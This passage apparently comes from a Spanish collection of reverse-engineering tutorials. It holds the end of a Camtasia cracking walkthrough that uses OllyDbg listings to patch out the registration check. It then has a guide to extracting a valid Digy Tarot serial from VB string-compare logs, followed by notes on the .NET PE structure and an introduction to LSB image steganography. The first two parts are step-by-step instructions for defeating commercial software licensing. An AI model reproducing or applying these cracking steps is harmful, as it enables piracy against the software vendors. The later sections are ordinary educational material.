Ahora vemos que compara el serial con 1D y con 19 (29 y 25), si no es ninguno de los dos a 0 la variable [EBP-C], en otro caso la pone a 1 luego mira que el serial solo contenga digitos de 2 al 9 o letras (menos la o y la i) o guiones

```
005DE698  .  0FB65D FF    MOVZX EBX,BYTE PTR SS:[EBP-1]
005DE69C  .  68 000E7900  PUSH 790E00                    UNICODE "23456789ABCDEFGHJKLMNPQRSTUVWXYZ-"
005DE6A1  .  8B4D 08      MOV ECX,DWORD PTR SS:[EBP+8]
```




Pues vamos a poner un serial que trague con estas condiciones y F9 para que rompa en nuestra CALL NEAR EAX, la pasamos con F8 y de momento la da como buena. Si seguimos traceando con F8 pronto caemos en otra CALL NEAR EAX

```
006BF231  .  8B4D E8          MOV ECX,DWORD PTR SS:[EBP-18]
006BF234  .  8B42 28          MOV EAX,DWORD PTR DS:[EDX+28]
006BF237  .  FFD0             CALL NEAR EAX
006BF239  .  66:8945 FC       MOV WORD PTR SS:[EBP-4],AX
006BF23D  .  0FB74D FC        MOVZX ECX,WORD PTR SS:[EBP-4]
006BF241  .  81E1 FF000000    AND ECX,0FF
006BF247  .  0FB6D1           MOVZX EDX,CL
006BF24A  .  83FA 01          CMP EDX,1
006BF24D  .v 75 60            JNZ SHORT 006BF2AF                Camtasia.00
006BF24F  .  8B45 E8          MOV EAX,DWORD PTR SS:[EBP-18]
006BF252  .  C740 34 01000000 MOV DWORD PTR DS:[EAX+34],1
006BF259  .  8B4D E8          MOV ECX,DWORD PTR SS:[EBP-18]
```


Que como se ve arriba lleva AX a [EBP-4] y luego termina de cargandolo en EDX y si no es 1 el JNZ nos tira a la basura. El CALL EAX de 6BF237 es el alma de la protección y el punto a estudiar para hacer un keygen, yo me conformaré con parchear. Si entramos con F7 en el CALL y seguimos con F8 al poco estaremos en esta zona:

```
005DEC23  .  FF15 2C1C7500    CALL NEAR DWORD PTR DS:[751C2C]   mfc9
005DEC29     66:8B85 1EFFFFFF MOV AX,WORD PTR SS:[EBP-E2]
005DEC30  .  8B4D F4          MOV ECX,DWORD PTR SS:[EBP-C]
005DEC33  .  64:890D 00000000 MOV DWORD PTR FS:[0],ECX
005DEC3A  .  59               POP ECX
005DEC3B  .  8B4D EC          MOV ECX,DWORD PTR SS:[EBP-14]
005DEC3E  .  33CD             XOR ECX,EBP
005DEC40  .  E8 A9FF1200      CALL 0070EBEE                     Camt
005DEC45  .  8BE5             MOV ESP,EBP
005DEC47  .  5D               POP EBP
005DEC48  .  C2 0800          RETN 8
```


Podemos ver que carga en AX el valor de [EBP-2] que es 0A00 luego si cambiamos el MOV AX,[EBP-2] por




Tenemos solucionado el problema ahora salvamos:



Y en la pantalla que aparece salvamos los cambios:



Y ya tenemos parcheado el progry, ahora F9 para que guarde nuestro serial trucho en el registro, si ahora cerramos el olly y arrancamos el camtasia vemos que no sale la nag, ademas en el menu de ayuda no aparece la opcion de introducir la clave:



Otros productos como el Snagit tienen la misma protección aunque en el caso de Snagit9 es preciso parchear también el Snagit Editor, para versiones anteriores de camtasia era necesario parchear también algunas de las herramientas.

CRACKING

Digy Tarot v8.1.7

Escrito por: tHOBAS

DESCARGO LEGAL

DOCUMENTO ESCRiTO PARA FiNES DE EDUCACiON/iNVESTiGACION

[Proyección]

Aprender un poco mas de la generación de seriales

[E/I a realizar]

Encontrar el numero de serie para registrarnos

[Digy Tarot]


Para los que no tienen suficientes cargas positivas, amuletos de la suerte o datos cargados con significación mágica o astrológica, ya pueden estar tranquilos, ya que con DigyTarot podremos dar significado a cualquier número.

[Url de Descarga]

http://josejoa.net/digytarot_sample/

[Manos a la Obra]

Cuando ejecutamos el programa nos muestra una ventana que nos pide registrarnos



Al darle en el boton Registrar nos muestra un mensaje de que hemos errado al ingresar los datos

Una aclaración si ingresamos un nombre con una longitud menor a 6 caracteres nos muestra un mensaje que debemos ingresar por lo menos un nombre con 6 caracteres

Bueno ya tenemos suficientes datos para saber por donde atacar a este programa.

Como siempre analizaremos el programa para saber en que lenguaje esta hecho y si es que esta empaquetado o no.

Como esta hecho en Visual Basic, lo resolveré de dos maneras diferentes,

[Primera Forma]

Haremos uso del archivo common.arg, esta en las teorías de Ricardo, Teoria 116. Ejecuto el OllyDbg y verificamos que el archivo Common.arg esta completamente cargado

```
OllyDbg PE Dumper  v3.03 by FKMA
Handle UnhandledExceptionFilter
Loading function descriptions from 'common.arg'
  Info: "custom function description " collection on Vb strings,Written by Teerayoot(Cr.Jack@bugsgroup.com)
  Info: rename this file to target name(target.arg) then copy to Ollydbg folder
  Info: MSVBVM60.__vbaStrCmp
  Info: MSVBVM60.__vbaStrCat
  Info: __vbaStrCopy (set bp on SysAllocStringByteLen in OLEAUT32 module)
  Info: __vbaStrComp (set bp on VarBstrCmp in OLEAUT32 module)
  Info: MSVBVM60.__vbaVarTstEq(not implement yet)
  Info: MSVBVM60.__vbaVarTstGt
  Info: MSVBVM60.__vbaVarTstNe
  Info: MSVBVM60.__vbaFileOpen
  Info: rtcMsgBox(not implement yet)
```


Realizamos los mismos pasos que Ricardo explico detallamente en la Teoria 116. Vemos nuestro numero de serie correcto en el Log de OllyDbg

```
004CCC14 CALL to __vbaStrCmp
           Arg1 = "syp"
           Arg2 = ""
004CCDDF CALL to __vbaStrCmp
           Arg1 = ""
           Arg2 = "03/11/2008 06:24:50 p.m."
004CD052 CALL to __vbaStrCmp
           Arg1 = ""
           Arg2 = "03/11/2008 06:57:28 p.m."
004CAE64 Breakpoint at DigyTaro.004CAE64
004CB2A8 Breakpoint at DigyTaro.004CB2A8
004CB2EF CALL to __vbaStrCmp
           Arg1 = "1234567890"
           Arg2 = "ops12/dos@/3yops/0sim//NhavTsY236"
Command  ? 0ffffffh
```


[Segunda Forma]

Haremos uso de las APIS que usa el VB en este caso pondremos un BP en _VbaStrCmp, como se darán cuenta Compara cadenas de texto [Str = String ; Cmp = Compare]


En el OllyDbg cargado con el ejecutable presionamos Ctrl +N y buscamos la API _VbaStrCmp, colocamos un Set Log Breakpoint on every reference



Modificamos los valores del Log que nos debe quedar de la siguiente forma



Ejecutamos el Programa F9 ingresamos los datos y vemos en el Log nuestro numero de serie correcto, dos veces haremos click en Registrar



Porque dos veces, simple por que en la primera interrupción hace la comparación de nuestro nombre y calcula nuestro numero de serie correcto y en la segunda interrupción compara nuestro numero de serie correcto con el erróneo que ingresamos.

Si alguien quiere ver como se realiza el calculo de nuestro numero de serie, lo que hace es convertir nuestro nombre ingresado a minúsculas de ahí realiza operaciones y los concatena con la una cadena fija que en este caso es :

ops12/dos@/3yops/0sim//NhavTsY

Lo unico que varia son los 3 ultimos digitos que salen de las operaciones de nuestro nombre ingresado

[Aclaracion]

Perdonen, se que lo hice extenso pero quería mostrarles como lo hice yo.

[pF del autor]

Saludos a todo rVLCN; CracksLatinoS, Arc; y a ti por tomarte tu tiempo para leer este manual

[El autor puede ser contactado]

eMail: tHOBAS@gmail.com

www: http://RVLCN.com
http://RVLCNsecurity.com
http://rvlcn.iespana.es
http://beam.to/RVLCN - Lista
http://RVLCNsecurity.com/foro - Foro

Noviembre-2008

-------/ REVOLUCiON /-------

.NET PE File structure

DOS Header

COFF Header

Optional header

Data directories

Net Directory :

- located at offset **[.text section Raw offset + (Com+ Header RVA) - .text section Virtual offset]** where **[Com+ Header]** is a field in Data directories header
- Size = 72 bytes

Net resources and embedded streams

- Made up of an array of blocks where each block is headed by a Dword representing the resource size.
- A field in Net directory called "**ResourcesRVA**" gives the offset for the first managed resource

IL instructions bytes [.net code]

- Every method has its own bytes and the actual bytes of the method are headed by 12 byte header

Metadata header

- This is a dynamic header, its size = 20 + value of "**VersionLength**" field in this header
- A field in Net directory called "**MetaDataRVA**" gives the offset for the header

Metadata streams header

- This is a static header which size equals 20 bytes

Metadata tables header

- This is a static header which size equals 24 bytes

Metadata tables Rows Count table

- This is an array of Dword values that gives the number of rows in every metadata table, For example if you read these value : { 1 , 20 , 32 ,... } then the first table in metadata tables has 1 row and the second has 20 and the third has 32 and so on

Metadata tables

- A table is made of an array of rows; a row is a structure, After the rows of a given table end, the rows of the next table follow

Native import table

Native entry point [EP]

.rsrc section

.reloc section

Kurapica
Thursday, February 28, 2008

Jugando al Escondite

DATOS DE INTERES

Tema: Esteganografía
Programa: ImageHide
Herramientas: StegSecret, Editor hexadecimal
Objetivo: Invertir el proceso de ocultación y recuperar los datos.
Dificultad: Según se mire :-)

INTRODUCCION

Hola amigos, hace mucho que no escribía ningún tuto. No es que las cosas hayan variado demasiado, sigo teniendo poco tiempo libre debido al trabajo, pero el poco que tengo suelo emplearlo en las cosas que más me gustan y esta es una de ellas.

Este tuto pretende únicamente servir de introducción a un tema del que, aunque había oído hablar hace tiempo, no había profundizado hasta hace relativamente poco. Y francamente, desde que empecé a leer sobre él, está resultando apasionante. Si tengo otro ratillo, a lo mejor sigo con ello, o si alguien de la lista se anima quizá veamos más escrito sobre el asunto.

Sólo comentar que hace unos meses me mudé a Linux y ya casi no piso Windows para nada, así que todo el tuto está hecho en Linux (bueno, casi). Pero que nadie se preocupe porque las herramientas utilizadas son pocas y, o tienen un equivalente idéntico en Windows, o bien se pueden ejecutar indistintamente en ambos entornos.

AL ATAKE

Para empezar, como siempre, un poco de teoría.

Esteganografía

¡Vaya palabreja! La culpa la tienen, como de costumbre, los griegos. El origen de esta palabra son los vocablos griegos steganos (oculto, encubierto) y graphos (escritura). De hecho, las primeras formas de esteganografía datan de aquella época, nada menos.

Hay cientos (y no exagero) de formas de esteganografía, o sea, de ocultar mensajes dentro de otros. Se pueden ocultar mensajes dentro de imágenes, de archivos de audio, de vídeo, de documentos (PDFs, DOCs, …), etc.,.

Nosotros nos ocuparemos de una de las formas de ocultarlos en el interior de imágenes (porque también hay varias maneras de hacerlo). De hecho, nos ceñiremos a las imágenes con formato BMP de 24 bits y al método de ocultación mediante sustitución LSB o sustitución del bit menos significativo (**L**east **S**ignificant **B**it). Esta es una de las formas más utilizadas.

En general, el mensaje en cuestión se ocultará dentro del archivo elegido procurando no tocar la cabecera de éste. Como sabéis, la cabecera la utiliza el sistema operativo para reconocer el tipo de fichero.

Como hemos dicho, en este tuto nos centraremos en archivos con formato BMP, que son unos de los archivos de imagen más utilizados para el tema que nos ocupa, porque su estructura es muy sencillita y al ocupar bastante más espacio que otros formatos de imagen, también disponen de más sitio para guardar mensajes esteganografiados.

Veamos, pues, cómo es la estructura de un fichero BMP:

Cabecera (14 bytes)
Propiedades de la imagen (40 bytes)
Paleta de color (opcional – tamaño variable)
Datos de la imagen

Nosotros nos centraremos en imágenes BMP de 24 bits (luego veremos lo que esto significa).

Los 14 bytes de la cabecera están distribuidos como sigue:

Signature	2 bytes	Siempre es 'BM'
FileSize	4 bytes	Tamaño del fichero
Reserved	4 bytes	Actualmente no se usa
DataOffset	4 bytes	Posición relativa del comienzo de los datos de la imagen

Y los 40 bytes de propiedades de la imagen contienen:

Size	4 bytes	Tamaño de esta sección (siempre es 40 bytes)
Width	4 bytes	Anchura de la imagen en pixels
Height	4 bytes	Altura de la imagen en pixels
Planes	2 bytes	Número de planos (siempre es 1)
BitCount	2 bytes	Bits por pixel (1, 4, 8, 16, 24)
Compression	4 bytes	Tipo de compresión empleado (0, 1, 2)
ImageSize	4 bytes	Tamaño de la imagen comprimida (=0 si no se comprime)
XPixelsPerM	4 bytes	Resolución horizontal: píxels por metro
YPixelsPerM	4 bytes	Resolución vertical: píxels por metro
ColorsUsed	4 bytes	Número de colores usados, si hay paleta.
ColorsImportant	4 bytes	Número de colores importantes (=0 si son todos)

En el caso de los BMPs de 24 bits, no existe la información de la paleta de color, así que tras esos primeros 54 bytes vienen directamente los pixels de la imagen.

Luego profundizaremos un poquito más en la estructura de este tipo de archivos, por el momento nos podemos apañar con esto.

Bueno, pues una vez ilustrados, vamos a la carnaza…

Andaremos trasteando con la siguiente imagen:

Para que luego digáis que el tío HouDiNi escribe tutos aburridos e insulsos, jeje.
Bien, no nos despistemos que ya os estoy viendo.

Para nuestra primera prueba utilizaremos una herramienta escrita en Delphi llamada ImageHide. Su funcionamiento es muy simple. Esta es la pinta que tiene:

(He de reconocer que he hecho una pequeña trampa porque esta herramienta corre sobre Windows, así que la ejecuté con ayuda de Wine, un fantástico software que permite instalar y ejecutar programas Windows en Linux mediante la implementación de las APIs de dicho sistema operativo. Los que trabajáis con Linux ya sabréis cómo hacerlo, los que estéis con Windows, tranquilos, no tenéis ese problema… Tenéis otros muchos, jeje).

Pinchando en "Load Image" cargamos la imagen en la que planeemos ocultar nuestro mensaje (véase la muestra ☺) y en el espacio que hay abajo podemos escribir dicho mensaje. Ese es el que utilizaremos en este caso.

Lo siguiente que haremos será pulsar en "Write Data", con lo que el mensaje se ocultará entre los bits de la imagen elegida. A continuación, haremos click sobre "Save Image" y salvaremos la imagen con otro nombre distinto del original.

Bien, ahora otro inciso teórico:

Lo que básicamente hace el ImageHide es lo que se conoce como sustitución de bit menos significativo o LSB. Sustituyendo los LSBs de varios bytes (o varios cientos), se produce una distorsión de la imagen tan minúscula que el ojo humano es incapaz de distinguirla. Lo veremos más adelante pero en nuestro caso, cada píxel está definido por 3 bytes, donde cada uno corresponde a la tonalidad de uno de los colores básicos (Azul, Verde y Rojo). Como comprenderéis, el cambiar el bit menos significativo de alguno de esos bytes (o de los tres), produce un cambio de tonalidad en el píxel correspondiente imposible de detectar a simple vista.

Nota: Dependiendo del formato de la imagen, los LSBs sustituidos serán unos u otros. En el caso de un BMP, se suelen utilizar los pixels de la propia imagen, mientras que en una imagen con formato GIF, lo que suele sustituirse son los LSBs de los índices que apuntan a la paleta de colores. En caso del formato JPG se toquetearán los coeficientes cuantificados o DCTs, etc.,.

Sigamos con nuestro BMP. El método es muy fácil, lo que se hace es elegir una zona del archivo (ya veremos cuál) y a partir de ahí, se irán cogiendo los caracteres del mensaje uno por uno, pasándolos a binario, cogiendo bit a bit y sustituyendo el LSB del byte correspondiente de la imagen con el bit del carácter del mensaje.

Veamos un ejemplo aclaratorio.

Imaginemos que tenemos la siguiente ristra de bytes de la imagen:

10010110 10110110 11001001 10010011 10100101 10010111 01101001 10010010

Y que vamos a ocultar la primera letra de nuestro mensaje (la 'H').

Si pasamos la 'H' a binario tenemos: 01001000 (en decimal es 72)

Ahora iremos cogiendo uno por uno los bytes de la imagen y sustituiremos su LSB por el bit correspondiente de nuestra letra 'H'.

Nos queda:

1001011**0** 10110111 11001000 10010010 10100101 10010110 01101000 10010010

Evidentemente, algunos cambiarán (los que no coincidan) y otros no lo harán (los que coincidan).

Se entiende, ¿verdad? Pues seguimos.

Nuestra imagen original se llamaba Rubia.bmp y la que hemos salvado con el mensaje oculto, Rubia_IH.bmp

Por cierto, no lo he comentado, pero una de las características de esta técnica, como se comprende fácilmente, es que no varía el tamaño de la imagen original.

Para que veáis que no os engañaba al decir que los cambios producidos por modificaciones de LSBs eran inapreciables a simple vista, aquí tenéis la imagen original (izquierda) y la que tiene el mensaje oculto (derecha):

¿Alguien aprecia algún cambio significativo?


He dicho que si alguien aprecia algún…. ¿Hola? ¿Hay alguien ahí?

Está bien, cuando os volváis a centrar, seguimos, jeje.


Bueno, a continuación vamos a echar mano de una fantástica herramienta llamada StegSecret, que está programada en Java de modo que no habrá problema para ejecutarla, ya sea en Windows o en Linux.

Os la podéis bajar de aquí: http://stegsecret.sourceforge.net/


En Windows simplemente tenéis que hacer doble click sobre el archivo xsetsecret.jar (teneis que tener instalado el *Java Runtime Environment*) y en Linux podéis pinchar sobre ese mismo archivo con el botón derecho del roedor y seleccionar la opción:




De un modo u otro, acabaremos viendo esto:



A pesar de ser una herramienta aun en desarrollo, como aclara su autor, ya dispone de un montón de opciones para hacer otras tantas cosas. Nosotros, como sé que algunos sois parientes lejanos de Santo Tomás, vamos a usar la opción "Si no lo veo, no lo creo". Así que hacemos click sobre:




Con lo que nos aparece el siguiente área de trabajo donde podemos cargar hasta dos imágenes, lo que nos viene de muerte, puesto que lo que queremos es comparar la original y la esteganografiada:




Haciendo click con el botón derecho en cada panel y seleccionando:

Cargamos ambas imágenes. No os las muestro otra vez porque para lo siguiente necesito que estéis medianamente concentrados :-)

Bien, una vez que tenemos las imágenes cargadas, hacemos click otra vez con el botón derecho sobre cada una y seleccionamos:



Con lo que podremos ver lo siguiente, que no tiene ni punto de comparación con lo anterior, jeje:



Sin embargo, si os fijáis, ahí arriba podemos ver nuestro mensaje oculto. Hagamos un pequeño zoom:

Ahí lo tenemos, jeje.
En realidad, lo que hace esta herramienta es resaltar (en colores chillones) precisamente sólo los LSBs de la imagen, de esa manera (a veces) podemos detectar a simple vista cierto patrón, como en este caso.
Como os supondréis, esta técnica de análisis visual funciona mejor cuantas menos tonalidades de color tenga la imagen en cuestión. En este caso se aprecia bastante bien porque tenemos suerte y el cielo tiene un color más o menos uniforme.

